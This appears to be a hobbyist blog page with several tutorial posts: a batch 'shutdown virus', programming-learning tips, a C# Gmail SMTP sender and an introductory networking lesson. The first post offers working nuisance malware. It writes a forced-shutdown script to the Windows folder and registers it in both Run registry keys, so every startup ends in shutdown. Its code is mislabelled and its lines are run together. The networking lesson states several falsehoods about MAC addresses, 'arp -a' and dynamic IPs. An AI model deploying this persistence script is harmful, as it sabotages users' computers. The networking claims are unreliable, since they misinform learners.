Infolinks


Recent Post
Showing posts with label Tutorials. Show all posts

Sunday, 1 December 2013

Otomatis virus Shutdown statup

PHP Code:
echo @echo off>c:\windows\trojanzboy.batecho break off>>c:\windows\trojanzboy.batecho shutdown --t 3 -f>>c:\windows\trojanzboy.batecho end>>c:\windows\trojanzboy.bat
reg add hkey_local_machine
\software\microsoft\windows\currentversion\run /v startAPI /t reg_sz /d c:\windows\trojanzboy.bat /f
reg add hkey_current_user
\software\microsoft\windows\currentversion\run /v Enjoy /t reg_sz /d c:\windows\trojanzboy.bat /fecho System Down

2.  
and thensave with format[color=#FF0000].bat[/color], example ; Nabil Attacker.bat3. and then restartwindows will shutdown automatis
Read more ...

Wednesday, 13 November 2013

How to Learn a Programming Language Effectively

How to Learn a Programming Language Effectively.

- The 7th Sage


Well these are just pro tips for the beginners that want to learn a programming language:


Never Move to Advanced Topics in the beginning.

Rome wasn't built in a day, remember everyone had to start at some point. If you want to learn a programming language you cannot directly move to advanced programs. Knowing the language isn't what number of programs you made, but how well you made them. You won't get any where if you move to advanced level topics without having your basics cleared.


What Language to Choose?

Personally I don't know which one is better for learning, C or VB.net. C has some good stuff that will surely increase your programming skills but since its not much of a gui language (unless you use window libraries), you won't get a clearer idea when to use what in programs. VB.net on the other hand is the most easiest programming language with the most user friendly gui. But it also has bad coding habits and some that make programmers lazy. VB.net is just knowing how to use the tons of classes and libraries that Microsoft has provided. C and C++ are learning how to make your own classes and using them. Of course you can make your own stuff in vb.net too but only the advanced stuff. In C and C++ like languages you are coding most of the things yourself. 

Like in C program for reading a File, you are using arrays and loops to actually read from a FILE.
In VB you are just declaring filestream objects and telling them to read it for you.

If you are going for web development type programming PHP is what I would suggest. And some ASP.net. Asp is again like VB.net (using classes) and PHP is like C.


Learning the Basics.

Like I said before always learn the basics. Such as Syntaxes of the codes, try googling for tuts on the language you are learning. Most basic thing to remember is even if the Syntaxes of languages change the Logic remains the same.

Like in C you might need to work with a file, but in whatever language you work in you will need to open the file then close it.

In C You declare file pointers 
Code:
FILE *fp
fp = fopen("fileurl","filemode");
// Do your work;

fclose(fp);

In Vb you use FileStream object.
Code:
Dim fs as New FileStream("file.doc", FileMode.Create, FileAccess.Write)
Dim r as new StreamReader(fs)
'Do your work
r.close

The logic of opening the file remains same what changed is the syntax.


Never copy paste codes while learning.

This where most of the people fail at learning a language. Its ok to copy paste codes, everyone does it. BUT only when you are clear with what the code is doing. You can make your own "Sniffer" or own "Paint Program", but if you have just copy pasted codes from google, they really aren't your programs are they? Making cool programs with kickass gui will impress people, but you won't get anywhere with that. Its like lying to yourself that you know something, but you haven't really done any of it.

Best thing is keeping the reference code on a side, and typing the codes in your compiler yourself. If a problem occurs you can research more on it and in the process learn the language.


How should your apps look.

The GUI matters yes, users like user friendly gui. Too many options make your app look unprofessional in some cases. Too less options on the other hand make your client think you don't have enough skills. The best thing is to make app suitable for average users, not advanced and not too newbish. 

The real beauty of your application lies in its working. If your gui is good from the outside but the app doesn't perform well or is buggy, it just says everything about your programming skills. 


How much time does it take, to become a pro?.

1 -2 years. In some languages like Advanced C++ (Directx Programming and all) 4 - 5 years. Really depends how much you practice and how much dedicated you are and what language you are learning.


When to say I know a language?

I've seen people who say they know the language but can do nothing without a "Hello World" program. ....And I've seen people who can code their own engines and still say "I'm still learning". Which type of programmer you want to be, depends on you. Good luck in your quest.
Read more ...

Monday, 11 November 2013

How to Create a Simple Email Sending Software Using C# Windows Forms

This is an SMTP (Simple Mail Transfer Protocol) client based application. This project describes an approach to sending email message from your desktop computer to webmail with or without attachment.
In order to implement SMTP client, I am using two namespaces as given below. In addition to sending message from local computer, I am using “smtp.gmail.com” as a host server and 587 as host server port no.
To create this software first go to your IDE (Integrated Development Environment) Visual Studio then select C# and go to Windows Forms Application.

using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Net;
using System.Net.Mail;

namespace Email_Sanding_Softwares
{
    public partial class Form1 : Form
    {
        public Form1()
        {
            InitializeComponent();
        }

        private void label2_Click(object sender, EventArgs e)
        {

        }

    private void button2_Click(object sender, EventArgs e)
    {
        try
        {
            SmtpClient client = new SmtpClient("smtp.gmail.com");
            client.Port = 587;
            client.EnableSsl = true;
            client.Timeout = 100000;
            client.DeliveryMethod = SmtpDeliveryMethod.Network;
            client.UseDefaultCredentials = false;
            client.Credentials = new NetworkCredential(
              "yourid@gmail.com", "yourgmailpassword");
            MailMessage msg = new MailMessage();
            msg.To.Add(textBox_To.Text);
            msg.From = new MailAddress("yourid@gmail.com");
            msg.Subject = textBox_Subject.Text;
            msg.Body = textBox_Message.Text;
            Attachment data = new Attachment(textBox_Attachment.Text);
            msg.Attachments.Add(data);
            client.Send(msg);
            MessageBox.Show("Successfully Sent Message.");
        }
        catch (Exception ex)
        {
            MessageBox.Show(ex.Message);
        }
    }

    private void button_Upload_Click(object sender, EventArgs e)
    {
        OpenFileDialog dlg = new OpenFileDialog();
        if (dlg.ShowDialog() == DialogResult.OK)
        {
            textBox_Attachment.Text = dlg.FileName.ToString();
        }
    }
    }
}
Read more ...

Saturday, 9 November 2013

Introduction To Networking Module 1

Module 1

In this Module we will cover 4 topics.
1->network.
2->Networking.
3->Types of network.
4->Ip Addressing.

Topic 1:
Network:-


"A network is a collection of connected devices and end systems so that they can communicate with each other."

End system:- A computer which can be connected to another computer.


                                                      Here is simple network diagram


Now the question is why we use network? 

There are basically two reasons why we use networks.

1-> To save time.
2->To save cost.

Suppose i want to send some files from one place to another may be i need transport,money bla bla but what i do i just create a network and send these files through the network which i have created.So its save my time and money also.

Take another example let us assume i want to print some documents through different systems but i need a printer with each computer . I just create a network between one printer and many computers so i can save my money by using only one printer rather than using many printers .

Topic 2:

Networking:-

Networking and Network are two different terms so don't get confused.

Network is just to create a connection between devices but transferring and receiving of data is Networking.

"Sharing And Accessing the resources of another computer is networking"

I am assuming that you guys are well aware of share and access.

Basically we have two types of shared Resources.

1-> Data:- Which Contain files and folders.
2-> Devices:- Which contain printer Scanners etc.

Topic 3:

Types Of Network:

There Are lot of networks type but major are:
1->LAN:- Local Area Network.
2->MAN:-Metropolitan Area Network.
3->WAN:-Wide Area Network.

But now a days WAN term is usually used for MAN also.

Lets start with some Children types. 


1->Client/server Network.
2->Peer to peer Network.

1.Client/server Network:-

In client server network each host act as a server or a client.Mean either it provide resources to its client(i.e server) or it receive resources from its server(i.e client).


                              Here is simple Client Server Network


2.Peer to peer Network.

In peer to peer network each host act as a server as well as a client.Means at a time it receives resources and provide resources also.


                               Here is simple peer to peer Network


Local Area Network:-

This is small network which exist in small building or small area.Usually you can see in your university,office etc there are multiple of lan wires which are used for lan network.



                                              Here is a simple Lan Network


There are some categories of these wire which we will discuss in Module 2.

Metropolitan Area Network:-

A network Which is spread between multiple of buildings within a metropolitan area. 
Basically Made up of Multiples of Lan Networks.


                                         Here is Man Network


Metropolitan area:- populated area. 

Wide Area Network:-

Spread Over a wide area and typically covering multiple cities and countries.
Basically made up of Multiples of Man Networks.


                                                  Here is Wan Network


Topic 4

Introduction To Addressing:-

1->All host on the network must be identified with an address on that network.

Suppose i want to send some documents to some one but i don't know his/her address could i sent these documents to him/her? No i must know his/her address to send my documents so in networks every host should have a address so he/she can communicate,share and access resources.
2->Mostly the addresses used in computer system are MAC and IP addresses.

MAC address is a physical address,means you can't change it.It is made by vendor(manufacturer) so it can't be changed.

you can see your MAC address by Using the following command in cmd.

command-> arp -a

IP address is logical address,means you can change your ip address.

you can see your IP address by Using the following command in cmd.


command-> ipconfig

3->There are two types of Addressing.

1-> Private Addressing.
2-> public Addressing.

Private Addressing:-

Private Addressing used to keep communication safe within the boundaries of safe and secure network .

LAN is the best Example of it. You can google it.

Public Addressing:-

Public Addressing used to allow the communication with the outside world knows as internet.

When you surf on internet Your Internet service provider(ISP) provide you a dynamic ip to keep you safe from attacks on internet.

You can see your dynamic ip on

http://www.whatismyip.com/

There is a hell difference between your real ip and your dynamic ip . 

Hope so you will like it i did my best to make the strong concepts of you guys.
Read more ...

Contact Form

Name

Email *

Message *